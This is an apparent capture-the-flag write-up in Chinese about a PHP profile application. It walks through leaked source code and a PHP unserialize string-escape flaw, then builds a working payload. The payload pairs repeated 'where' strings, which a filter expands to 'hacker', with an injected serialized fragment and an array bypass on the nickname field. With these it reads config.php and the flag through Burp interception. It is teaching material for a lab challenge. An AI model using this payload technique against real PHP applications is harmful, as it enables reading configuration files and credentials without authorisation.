1、打开环境
一边扫目录,一边尝试万能密码。发现存在源码泄露,www.zip,解压后发现存在几个PHP文件。包含注册、更新、配置、index等。主要逻辑是注册后进入到登录,登录后进入到profile。
2、分析源码
php
<?php
	require_once('class.php');
	if($_SESSION['username'] == null) {
		die('Login First');
	}
	if($_POST['phone'] && $_POST['email'] && $_POST['nickname'] && $_FILES['photo']) {

		$username = $_SESSION['username'];
		if(!preg_match('/^\d{11}$/', $_POST['phone']))
			die('Invalid phone');

		if(!preg_match('/^[_a-zA-Z0-9]{1,10}@[_a-zA-Z0-9]{1,10}\.[_a-zA-Z0-9]{1,10}$/', $_POST['email']))
			die('Invalid email');

		if(preg_match('/[^a-zA-Z0-9_]/', $_POST['nickname']) || strlen($_POST['nickname']) > 10)
			die('Invalid nickname');

		$file = $_FILES['photo'];
		if($file['size'] < 5 or $file['size'] > 1000000)
			die('Photo size error');

		move_uploaded_file($file['tmp_name'], 'upload/' . md5($file['name']));
		$profile['phone'] = $_POST['phone'];
		$profile['email'] = $_POST['email'];
		$profile['nickname'] = $_POST['nickname'];
		$profile['photo'] = 'upload/' . md5($file['name']);

		$user->update_profile($username, serialize($profile));
		echo 'Update Profile Success!<a href="profile.php">Your Profile</a>';
	}
?>这里可以看到$profile['photo']='upload/'.md5($file['name']);也就是文件路径+文件名md5,这个内容是一个字符串,被存储进了序列化对象里,再存入数据库。但是这里可以看到序列化之后,进行了filter过滤。filter方法在class.php里面:
php
public function update_profile($username, $new_profile) {
		$username = parent::filter($username);
		$new_profile = parent::filter($new_profile);

		$where = "username = '$username'";
		return parent::update($this->table, 'profile', $new_profile, $where);
	}


	public function filter($string) {
		$escape = array('\'', '\\\\');
		$escape = '/' . implode('|', $escape) . '/';
		$string = preg_replace($escape, '_', $string);

		$safe = array('select', 'insert', 'update', 'delete', 'where');
		$safe = '/' . implode('|', $safe) . '/i';
		return preg_replace($safe, 'hacker', $string);
	}
过滤规则就是将单引号、反斜线替换成下划线,将几个sql的关键字替换成hacker(防止SQL注入)。
config.php如下,flag在这里面。要是能读到这个文件,大概率就能拿到flag。
php
<?php
	$config['hostname'] = '127.0.0.1';
	$config['username'] = 'root';
	$config['password'] = '';
	$config['database'] = '';
	$flag = '';
?>
再看profile.php
php
<?php
	require_once('class.php');
	if($_SESSION['username'] == null) {
		die('Login First');
	}
	$username = $_SESSION['username'];
	$profile=$user->show_profile($username);
	if($profile  == null) {
		header('Location: update.php');
	}
	else {
		$profile = unserialize($profile);
		$phone = $profile['phone'];
		$email = $profile['email'];
		$nickname = $profile['nickname'];
		$photo = base64_encode(file_get_contents($profile['photo']));
?>前面说过,更新完数据之后进入到profile.php。这时候就可以知道,页面显示图片的时候是取$profile'photo'的值并进行base64编码。
3、漏洞利用
通过上述分析,我们的核心思路是这样:设法将$profile'photo'设置成config.php,让它在反序列化的时候读取文件内容,然后存储到photo变量,这样就能在页面中echo出flag的内容。
也就是说我们想要的序列化结果如下:
php
$profile = a:4:{s:5:"phone";s:11:"12345678901";s:5:"email";s:8:"a@qq.com";s:8:"nickname";s:4:"haha";s:5:"photo";s:10:"config.php";}
var_dump(unserialize($profile));

运行结果如下:
array(4) {
  ["phone"]=>
  string(11) "12345678901"
  ["email"]=>
  string(8) "a@qq.com"
  ["nickname"]=>
  string(4) "haha"
  ["photo"]=>
  string(10) "config.php"
}
产生这个序列化的时候是在update的时候,所以我们要在BP里面拦截update的包儿。但是观察发现,在update产生序列化的时候,photo的值是文件路径+文件名md5这种,怎么能将它的值改变为config.php呢?
4、字符串逃逸
这个也是本题考查的重点。说白了就是我们不是要替换,而是要把upload/'.md5($file'name'这个真实的值给"顶"到外面去,不参与反序列化时候的执行。因为反序列化键值对的过程是顺序开始读到长度字段后进行+2操作(一个是"一个是;),最后以右大括号结尾,匹配完之后退出反序列化。所以后面在跟一些字符是不影响的。

也就是说原本正常update时候,产生的序列化结果如下:
php
$profile = 'a:4:{s:5:"phone";s:11:"12345678901";s:5:"email";s:8:"a@qq.com";s:8:"nickname";s:4:"haha";s:5:"photo";s:15:"upload/xxxxxxxx";}';
var_dump(unserialize($profile));

结果:
array(4) {
  ["phone"]=>
  string(11) "12345678901"
  ["email"]=>
  string(8) "a@qq.com"
  ["nickname"]=>
  string(4) "haha"
  ["photo"]=>
  string(15) "upload/xxxxxxxx"
}
而我们想要的结果如下:
php
$profile = a:4:{s:5:"phone";s:11:"12345678901";s:5:"email";s:8:"a@qq.com";s:8:"nickname";s:4:"haha";s:5:"photo";s:10:"config.php";}s:15:"upload/xxxxxxxx";}

结果:
array(4) {
  ["phone"]=>
  string(11) "12345678901"
  ["email"]=>
  string(8) "a@qq.com"
  ["nickname"]=>
  string(4) "haha"
  ["photo"]=>
  string(10) "config.php"
}
想要构造上面的反序列化字符串,我们需要将**";}s:5:"photo";s:10:"config.php";}**这个字符串(34个字符)给放到nickname里面。也就是说在页面返回后端图片的时候由nickname这个字段把photo的值带出来。真正的photo值被"顶"了出去,因为反序列化过程中读取长度匹配正确后到}后就结束了,所有后面的s:15:"upload/xxxxxxxx";}就不再起作用。也就是达到了所谓的字符串逃逸。
5、构造payload
现在还有一个问题是nickname是有限制的,长度必须小于10。但是这里没有做类型判断,可以通过数组绕过。也就是将nickname改为nickname\[\],里面就可以塞进去上述字符串了。

前面分析代码知道,update的时候是有filter函数,如出现where会替换为hacker,长度加1。这里我们添加了34个字符,这就意味着我们需要34个where腾出来34个长度给我们新加的字符串。最终我们构造的payload如下:
php
wherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewhere";}s:5:"photo";s:10:"config.php";}6、结果验证
创建四个变量如下(主要是将nickname改为上述的payload):
php
$profile['phone'] = '12345678901';
$profile['email'] = 'a@qq.com';
$profile['nickname'] = array('wherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewhere";}s:5:"photo";s:10:"config.php";}');
$profile['photo'] = 'upload/xxxx';
查看序列化结果(注意这个长度204,包含**"};s:5:"photo";s:10:"config.php";}**):
php
a:4:{s:5:"phone";s:11:"12345678901";s:5:"email";s:8:"a@qq.com";s:8:"nickname";a:1:{i:0;s:204:"wherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewhere";}s:5:"photo";s:10:"config.php";}";}s:5:"photo";s:11:"upload/xxxx";}filter之后:filter之后的结果(这个204,正好跟34个hacker的总长度匹配):
php
a:4:{s:5:"phone";s:11:"12345678901";s:5:"email";s:8:"a@qq.com";s:8:"nickname";a:1:{i:0;s:204:"hackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhacker";}s:5:"photo";s:10:"config.php";}";}s:5:"photo";s:11:"upload/xxxx";}直接对上面这个结果进行反序列化,查看结果:
php
var_dump(unserialize(filter(serialize($profile))));

array(4) {
  ["phone"]=>
  string(11) "12345678901"
  ["email"]=>
  string(8) "a@qq.com"
  ["nickname"]=>
  array(1) {
    [0]=>
    string(204) "hackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhacker"
  }
  ["photo"]=>
  string(10) "config.php"
}
这个时候,我们可以看到nickname的值变成34个hacker正好占据了204个长度,跟序列化之前的204匹配。然后后面的"};s:5:"photo";s:10:"config.php";}也就不是nickname的一部分了,被反序列化的时候就会被当成photo,就可以读取到config.php的内容了。
打开BP抓包,注册登录,修改信息上传时开始拦截。修改nickname为nickname\[\],值为上述payload。随后访问profile.php,右键图片打开新窗口,url栏数据解码得到flag。


